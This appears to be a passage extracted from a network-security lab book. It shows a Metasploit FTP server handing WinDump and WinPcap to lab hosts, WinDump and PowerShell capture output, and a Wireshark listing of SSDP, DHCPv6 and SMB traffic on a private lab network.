
```


```

[*] Server started.
msf auxiliary(ftp) > [*] 192.168.202.132:49160 FTP download request for WinPcap_4_1_3.exe
[*] 192.168.202.132:49160 FTP download request for WinDump.exe
[*] 192.168.202.128:1051 FTP download request for windump.exe
[*] 192.168.202.128:1051 FTP download request for WinDump.exe
[*] 192.168.202.128:1051 FTP download request for WinPcap_4_1_3.exe

msf auxiliary(ftp) >

```





```
C:\Users\Administrator\Downloads\WinDump.exe: listening on \Device\NPF>{A2C2A11C-CD03-419C-81E9-A47E522A5986}
18:43:21.833305 IP6 WIN-M08FUCLLI1B.localdomain > ff02::1b: HBH ICMP6, multicast listener report v2, 1 group record(s),
length 28
18:43:21.835234 IP WIN-M08FUCLLI1B.localdomain > 224.0.0.22: igmp v3 report, 1 group record(s)
18:43:21.838833 IP WIN-M08FUCLLI1B.localdomain.59808 > 239.255.255.250.1900: UDP, length 133
18:43:21.923571 IP WIN-M08FUCLLI1B.localdomain > 224.0.0.22: igmp v3 report, 1 group record(s)
18:43:21.923693 IP6 WIN-M08FUCLLI1B.localdomain > ff02::16: HBH ICMP6, multicast listener report v2, 1 group record(s),
length 28
18:43:22.176377 IP6 WIN-M08FUCLLI1B.localdomain.59806 > ff02::c:1900: UDP, length 91
18:43:22.176768 IP WIN-M08FUCLLI1B.localdomain.59808 > 239.255.255.250.1900: UDP, length 97
18:43:22.247368 IP6 WIN-M08FUCLLI1B.localdomain.59806 > ff02::c:1900: UDP, length 123
18:43:22.247521 IP WIN-M08FUCLLI1B.localdomain.59808 > 239.255.255.250.1900: UDP, length 129
18:43:22.403906 IP WIN-M08FUCLLI1B.localdomain.138 > 192.168.202.255.138: UDP, length 174
18:43:22.404054 IP WIN-M08FUCLLI1B.localdomain.137 > 192.168.202.255.137: UDP, length 50
18:43:22.404525 IP BO-887B8A2B665D.137 > 192.168.202.255.137: UDP, length 50
18:43:22.404625 arp who-has BO-887B8A2B665D tell WIN-M08FUCLLI1B.localdomain
18:43:22.404773 arp reply BO-887B8A2B665D is-at 00:0c:29:45:85:dc (oui Unknown)
18:43:22.404781 IP WIN-M08FUCLLI1B.localdomain.137 > BO-887B8A2B665D.137: UDP, length 62
18:43:22.405641 IP BO-887B8A2B665D.138 > WIN-M08FUCLLI1B.localdomain.138: UDP, length 190
18:43:22.406025 IP WIN-M08FUCLLI1B.localdomain.59810 > 239.255.255.250.3702: UDP, length 624
18:43:22.406428 IP6 WIN-M08FUCLLI1B.localdomain.59811 > ff02::c:3702: UDP, length 624
18:43:22.516646 IP WIN-M08FUCLLI1B.localdomain.59810 > 239.255.255.250.3702: UDP, length 624
18:43:22.564863 IP6 WIN-M08FUCLLI1B.localdomain.59811 > ff02::c:3702: UDP, length 624
18:43:22.626616 arp who-has 192.168.202.1 tell WIN-M08FUCLLI1B.localdomain
18:43:22.626701 arp reply 192.168.202.1 is-at 00:50:56:c0:00:01 (oui Unknown)
18:43:22.626711 IP WIN-M08FUCLLI1B.localdomain.55385 > 192.168.202.1.53: 13251+[!domain]
18:43:22.626809 IP 192.168.202.1 > WIN-M08FUCLLI1B.localdomain: ICMP 192.168.202.1 udp port 53 unreachable, length 126
18:43:22.627021 IP6 WIN-M08FUCLLI1B.localdomain.62481 > ff02::1:3.5355: UDP, length 90
18:43:22.627274 IP WIN-M08FUCLLI1B.localdomain.59489 > 224.0.0.252.5355: UDP, length 90
18:43:22.735819 IP6 WIN-M08FUCLLI1B.localdomain.62481 > ff02::1:3.5355: UDP, length 90
18:43:22.735962 IP WIN-M08FUCLLI1B.localdomain.59489 > 224.0.0.252.5355: UDP, length 90
18:43:22.941888 IP WIN-M08FUCLLI1B.localdomain.64926 > 192.168.202.1.53: 48606+ PTR? 22.0.0.224.in-addr.arpa. (41)
18:43:22.941999 IP 192.168.202.1 > WIN-M08FUCLLI1B.localdomain: ICMP 192.168.202.1 udp port 53 unreachable, length 77
18:43:22.942198 IP6 WIN-M08FUCLLI1B.localdomain.52359 > ff02::1:3.5355: UDP, length 41
18:43:22.942330 IP WIN-M08FUCLLI1B.localdomain.64140 > 224.0.0.252.5355: UDP, length 41
18:43:23.047909 IP6 WIN-M08FUCLLI1B.localdomain.52359 > ff02::1:3.5355: UDP, length 41
18:43:23.048046 IP WIN-M08FUCLLI1B.localdomain.64140 > 224.0.0.252.5355: UDP, length 41
18:43:23.156991 IP WIN-M08FUCLLI1B.localdomain.137 > 192.168.202.255.137: UDP, length 50
18:43:23.250847 IP WIN-M08FUCLLI1B.localdomain.137 > 224.0.0.22.137: UDP, length 50
18:43:23.921400 IP WIN-M08FUCLLI1B.localdomain.137 > 192.168.202.255.137: UDP, length 50
18:43:24.686630 IP WIN-M08FUCLLI1B.localdomain.56203 > 192.168.202.1.53: 7466+ A? BO-887B8A2B665D.localdomain. (45)
18:43:24.686820 IP 192.168.202.1 > WIN-M08FUCLLI1B.localdomain: ICMP 192.168.202.1 udp port 53 unreachable, length 81
18:43:24.687013 IP6 WIN-M08FUCLLI1B.localdomain.52580 > ff02::1:3.5355: UDP, length 33
18:43:24.687181 IP WIN-M08FUCLLI1B.localdomain.49319 > 224.0.0.252.5355: UDP, length 33
18:43:24.763777 IP WIN-M08FUCLLI1B.localdomain.137 > 224.0.0.22.137: UDP, length 50
18:43:24.795170 IP6 WIN-M08FUCLLI1B.localdomain.52580 > ff02::1:3.5355: UDP, length 33
18:43:24.795302 IP WIN-M08FUCLLI1B.localdomain.49319 > 224.0.0.252.5355: UDP, length 33
18:43:24.841828 IP WIN-M08FUCLLI1B.localdomain.59808 > 239.255.255.250.1900: UDP, length 133
18:43:24.999650 IP WIN-M08FUCLLI1B.localdomain.53604 > 192.168.202.1.53: 55010+ A? BO-887B8A2B665D.localdomain. (45)
18:43:24.999800 IP 192.168.202.1 > WIN-M08FUCLLI1B.localdomain: ICMP 192.168.202.1 udp port 53 unreachable, length 81
```


```
PS C:\Users\Administrator\Downloads> .\WinDump.exe -h
C:\Users\Administrator\Downloads\WinDump.exe version 3.9.5, based on tcpdump version 3.9.5
WinPcap version 4.1.3 (packet.dll version 4.1.0.2980), based on libpcap version 1.0 branch 1_0_rel0b (20091000)
Usage: C:\Users\Administrator\Downloads\WinDump.exe [-aAddDefLLnNOppqRSStuUvX] [-B size] [-c count] [-C file_size]
        [-E algo:secret] [-F file] [-i interface] [-M secret]
        [-r file] [-s snaplen] [-T type] [-w file]
        [-W filecount] [-y datalinktype] [-Z user]
        [expression]
PS C:\Users\Administrator\Downloads> .\WinDump.exe -w win7-dump-20150411.pcap
C:\Users\Administrator\Downloads\WinDump.exe: listening on \Device\NPF_{A2C2811C-CD03-419C-81E9-A47E522A5986}



372 packets captured
372 packets received by filter
0 packets dropped by kernel
PS C:\Users\Administrator\Downloads> dir



Directory: C:\Users\Administrator\Downloads

Mode                LastWriteTime         Length Name
----                -
-a----             4/16/2015   6:47 PM           39702 win7-dump-20150411.pcap
-a----             4/14/2015   9:50 PM           569344 WinDump.exe
-a----             4/14/2015   9:49 PM           915128 WinPcap_4_1_3.exe



PS C:\Users\Administrator\Downloads>
```







To release input, press Ctrl+Alt



kalibook-cap-20150411.pcap [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.202.130	239.255.255.250	SSDP	175	M-SEARCH * HTTP/1.1
2	2.234641	fe80::34e5:33cb:f624::ff02::1:2		DHCPv6	157	Solicit XID: 0x850d90 CID: 000100011a6e7bc6000c29327687
3	3.010833	192.168.202.130	239.255.255.250	SSDP	175	M-SEARCH * HTTP/1.1
4	3.244774	fe80::34e5:33cb:f624::ff02::1:2		DHCPv6	157	Solicit XID: 0x850d90 CID: 000100011a6e7bc6000c29327687
5	5.257163	fe80::34e5:33cb:f624::ff02::1:2		DHCPv6	157	Solicit XID: 0x850d90 CID: 000100011a6e7bc6000c29327687
6	9.266375	fe80::34e5:33cb:f624::ff02::1:2		DHCPv6	157	Solicit XID: 0x850d90 CID: 000100011a6e7bc6000c29327687
7	9.427630	192.168.202.130	192.168.202.128	SMB	154	Tree Connect AndX Request, Path: \\B0-887B8A2B665D\IPC\$
8	9.427937	192.168.202.128	192.168.202.130	SMB	114	Tree Connect AndX Response
9	9.430852	192.168.202.130	192.168.202.128	SMB	188	NT Create AndX Request, FID: 0x4007, Path: \My Videos\desktop.ini
